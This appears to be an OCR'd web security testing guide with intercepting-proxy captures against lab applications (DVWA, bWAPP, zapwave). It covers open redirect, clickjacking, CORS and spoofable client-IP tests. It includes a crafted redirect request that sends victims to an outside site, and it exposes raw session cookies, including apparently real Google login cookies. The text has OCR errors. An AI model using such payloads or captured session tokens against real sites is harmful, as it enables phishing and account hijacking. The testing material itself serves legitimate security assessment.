- Show only requested items
- Show only parameterized requests
- Hide not-found items

Filter by MIME type

- HTML
- Script
- XML
- CSS
- Other text
- Images
- Flash
- Other binary

Filter by status code

- 2xx [success]
- 3xx [redirection]
- 4xx [request error]
- 5xx [server error]

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 2xx, 4xx and 5xx responses; hiding empty folders

- ▼ http://192.168.222.136
 - /
 - animatedcollapse.js
 - ▶ bWAPP
 - ▶ dvwa
 - favicon.ico
 - images
 - index.css
 - jquery.min.js
 - ▼ zapwave
 - ▼ active
 - ▼ redirect
 - ▶ redirect-form-basic.jsp
 - ▶ redirect-url-basic.jsp

Contents

Host	Method	URL	Params	Status	Length
http://192.168.222.136	POST	/zapwave/active/redirect...	✓	302	348

Request Response

Raw Params Headers Hex

```

Win64; x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie:
dhx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-advancedstuff=0-,1-,2-;
remember_token=Stu37BrvdLcCpFswaD7x4g;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; security=low;
PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0;
JSESSIONID=ACBFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test

target=redirect-index.jsp

```

1 x ...

Go Cancel < > Follow redirection

Request

Raw Params Headers Hex

```
POST /zapwawe/active/redirect/redirect-form-basic.jsp HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.222.136/zapwawe/active/redirect/redirect-form-basic.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: dbx-postmeta=grabit=0-1-,2-,3-,4-,5-,6-&advancedstuff=0-1-,2-; remember_token=Stu37BrvdLCCPFSwad7x4g; acopendivids=swingset,jotto,phphb2,redmine; acgroupswithpersist=nada; security=low; PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0; JSESSIONID=ACBFAC089D84906648F940673C08EB9; zap-info-cookie-no-http-only=test
target=redirect-index.jsp
```

Response

Raw Headers Hex

```
HTTP/1.1 302 Moved Temporarily
Date: Mon, 12 Mar 2018 08:20:24 GMT
Server: Apache-Coyote/1.1
Location: http://192.168.222.136/zapwawe/active/redirect/redirect-index.jsp
Content-Type: text/html
SET-COOKIE: JSESSIONID=ACBFAC089D84906648F940673C08EB9; HttpOnly
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 0
Connection: close
```

Request

Raw Params Headers Hex

```
GET /zapwawe/active/redirect/redirect-index.jsp HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.222.136/zapwawe/active/redirect/redirect-form-basic.jsp
Cookie: dbx-postmeta=grabit=0-1-,2-,3-,4-,5-,6-&advancedstuff=0-1-,2-; remember_token=Stu37BrvdLCCPFSwad7x4g; acopendivids=swingset,jotto,phphb2,redmine; acgroupswithpersist=nada; security=low; PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0; JSESSIONID=ACBFAC089D84906648F940673C08EB9; zap-info-cookie-no-http-only=test
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 08:20:56 GMT
Server: Apache-Coyote/1.1
Content-Type: text/html
SET-COOKIE: JSESSIONID=ACBFAC089D84906648F940673C08EB9; HttpOnly
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 1178
Connection: close

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<!--
This file is part of the OWASP Fed Attack Proxy (EAP) project
(http://www.owasp.org/index.php/OWASP_Fed_Attack_Proxy_Project)
EAP is an HTTP/HTTPS proxy for assessing web application security.

Author: psinon@gmail.com
```

1 x ...

Go Cancel < > Follow redirection

Request

Raw Params Headers Hex

```
POST /zapwawe/active/redirect/redirect-form-basic.jsp HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.222.136/zapwawe/active/redirect/redirect-form-basic.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: dbx-postmeta=grabit=0-1-,2-,3-,4-,5-,6-&advancedstuff=0-1-,2-; remember_token=Stu37BrvdLCCPFSwad7x4g; acopendivids=swingset,jotto,phphb2,redmine; acgroupswithpersist=nada; security=low; PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0; JSESSIONID=ACBFAC089D84906648F940673C08EB9; zap-info-cookie-no-http-only=test
target=https://google.com
```

Response

Raw Headers Hex

```
HTTP/1.1 302 Moved Temporarily
Date: Mon, 12 Mar 2018 08:21:45 GMT
Server: Apache-Coyote/1.1
Location: https://google.com
Content-Type: text/html
SET-COOKIE: JSESSIONID=ACBFAC089D84906648F940673C08EB9; HttpOnly
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 0
Connection: close
```

Go Cancel < > Follow redirection

Target: https://google.com

Request

Raw Headers Hex



```
GET / HTTP/1.1
Host: google.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.222.136/zapwawe/active/redirect/redirect-form-basic.jsp
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Location: https://www.google.com.vn/?gfe_rd=cr&dc=0&ei=9DlnWqT2AsSdX5-fgug8
Content-Length: 271
Date: Mon, 12 Mar 2018 08:23:16 GMT
Alt-Svc: hq=":443"; ma=2592000; quic=51303339; quic=51303335, quic=":443"; ma=2592000; u="41,35,35"
Connection: close

<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="https://www.google.com.vn/?gfe_rd=cr&dc=0&ei=9DlnWqT2AsSdX5-fgug8" href="">here</A>.
</BODY></HTML>
```



2. Testing for Clickjacking

Clickjacking is a malicious technique that consist of deceiving a web user into interacting (in most case by clicking) with something different to what the user believes they are interacting with

How to Test

- Intercept proxy and analyze header (X-Frame-Option)
- Automate Scanner

Tools

- BurpSuite

- "Clickjacking Tool" - <http://www.contextis.com/research/tools/clickjacking-tool/>

Test Example

▼ ⓘ Frameable response (potential Clickjacking) [6]

- ⓘ /dvwa/
- ⓘ /dvwa/index.php
- ⓘ /dvwa/login.php
- ⓘ /dvwa/security.php

Advisory Request Response

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

Issue remediation

To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the **SAMEORIGIN** header can be partially bypassed if the application itself can be made to frame untrusted websites.

▼ ⓘ Frameable response (potential Clickjacking) [6]

- ⓘ /dvwa/
- ⓘ /dvwa/index.php
- ⓘ /dvwa/login.php
- ⓘ /dvwa/security.php

Advisory Request Response

Raw Params Headers Hex

```
GET /dvwa/ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=medium;
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
security_level=0; remember_token=Stu37BrvdLCCpfSwaD7x4g;
PHPSESSID=28or2snt15037rlcreg9giju90;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

▼ ⓘ Frameable response (potential Clickjacking) [6]

- ⓘ /dvwa/
- ⓘ /dvwa/index.php
- ⓘ /dvwa/login.php
- ⓘ /dvwa/security.php

Advisory Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 03:15:00 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30
with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4620
Connection: close
Content-Type: text/html; charset=utf-8
```

3. Test Cross Origin Resource Sharing


Cross Origin Resource Sharing or CORS is a mechanism that enables a web browser to perform “cross- domain” requests using the XMLHttpRequest L2 API in a controlled manner

How to Test

- Origin & Access-Control-Allow-Origin: insecure configuration as ‘*’ wildcard as value of the Access-Control-Allow-Origin (all domains are allowed)
- Access-Control-Request-Method & Access-Control-Allow-Method (must have in response header by the server to describe the methods the clients are allowed to use)
- Access-Control-Request-Header & Access-Control-Allow-Headers: determine which header can be used to perform a cross-origin request
- Access-Control-Allow-Credential: this header as part of preflight request indicates that the final request can include user credential
- Input validation

Test Example

- Using automate scan tool & intercept proxy tools



The screenshot shows a table titled "Issue Definitions" from Burp Scanner. The table lists four issue types with their typical severity and type index. The row for "Cross-origin resource sharing: arbitrary origin trusted" is highlighted in orange.

Name	Typical severity	Type index
Cross-origin resource sharing	Information	0x00200600
Cross-origin resource sharing: all subdomains trusted	Low	0x00200603
Cross-origin resource sharing: arbitrary origin trusted	High	0x00200601
Cross-origin resource sharing: unencrypted origin trusted	Low	0x00200602

4. Testing for Spoofable Client IP address

If an application trusts an HTTP request header like X-Forwarded-For to accurately specify the remote IP address of the connecting client, then malicious clients can spoof their IP address. This behavior does not necessarily constitute a security vulnerability, however some applications use client IP addresses to enforce access controls and rate limits. For example, an application might expose administrative functionality only to clients connecting from the local IP address of the server, or allow a certain number of failed login attempts from each unique IP address. Consider reviewing relevant functionality to determine whether this might be the case

How to Test

- Intercept proxy
- Make sure request header do not import X-Forwarded-For, True-Client-IP, and X-Real-IP

234 https://accounts.google.com GET /ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.com/mail/uss=l&cc=l&tpl=default&itpmpcache=c&emr=l&osid=1 HTTP/1.1

Request Response

Raw Params Headers Hex

```
GET /ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.com/mail/uss=l&cc=l&tpl=default&itpmpcache=c&emr=l&osid=1 HTTP/1.1
Host: accounts.google.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
MID=1c4n0LTrD7bE1124KqSyscSly0Sufou-P8sy0h0F0SfW0w0v29GhCvDwam0mld-r13TgHlGc8caup53Laev-Fb-zd-ht-3V0Lrad0y15UQ0bprSC2nUa-xULKVoV02i2pw8AmBvD4aFruy/K6YoYHpjTnJGeH3nyy9SaByHbjiEzq00LWAZaSc
cclPpCtTCUNsr3EaLW0IS6-DncfAkdKZ0; GAPS=1:rrVScvRYq5W0vA--1qbLoiqSglNW0S1Inn8XtPv1SSCjmlUHFZjdfzDzP8S98b66K4ivFeymSncrEGCyo5_RlTda:andM8ceaficis_8EN;
ACCOUNT_CHOOSER=APx_q17Kk1s1Ya0_HaxdlXeiGw-winhstZ5bSHvYc-SWZMOHFx11-4_Wl01ReAqadIG16NyMs6ivR48MKKejj1D8MUZPBTG9FZVZulq8SG1Tp9na4pnn3a_C7cbRq4ZECs2jBECIOBVU3jiRVeKAt1K0CC68aV4Wbc7qEJANW
meDzWCFX4UCF308chdfr77K16hff1UeNKeUv1-nc7owGTNUstIYvQ; CONSENT=YES+VH.vi+20170521-09-0; SID=ag0vR4KYv1sA3QR3ZHE04p7aPc4qIPMo7SYPPnbuCCSoekLAYH08B8e4VDED_lkjh0ndQ;
LSID=doritostmaillo.mail.google.com|o.notifications.google.com|s.VH|ss:ag0vR4KYv1sA3QR3ZHE04p7aPc4qIPMo7SYPPnbuCCSoekLAYH08B8e4VDED_lkjh0ndQ;
SSID=abMS-jFEaxn17p5; APISID=97Qa5cvLONP1Xed/Aulv85Gd63UrevtKV; SAPISID=Sev4fea_g1Uuq7xK/AqN7ZLQ2GujcG-5R4; IP_JAR=2010-3-2-4; OGP=-5061451;
Connection: close
Upgrade-Insecure-Requests: 1
```

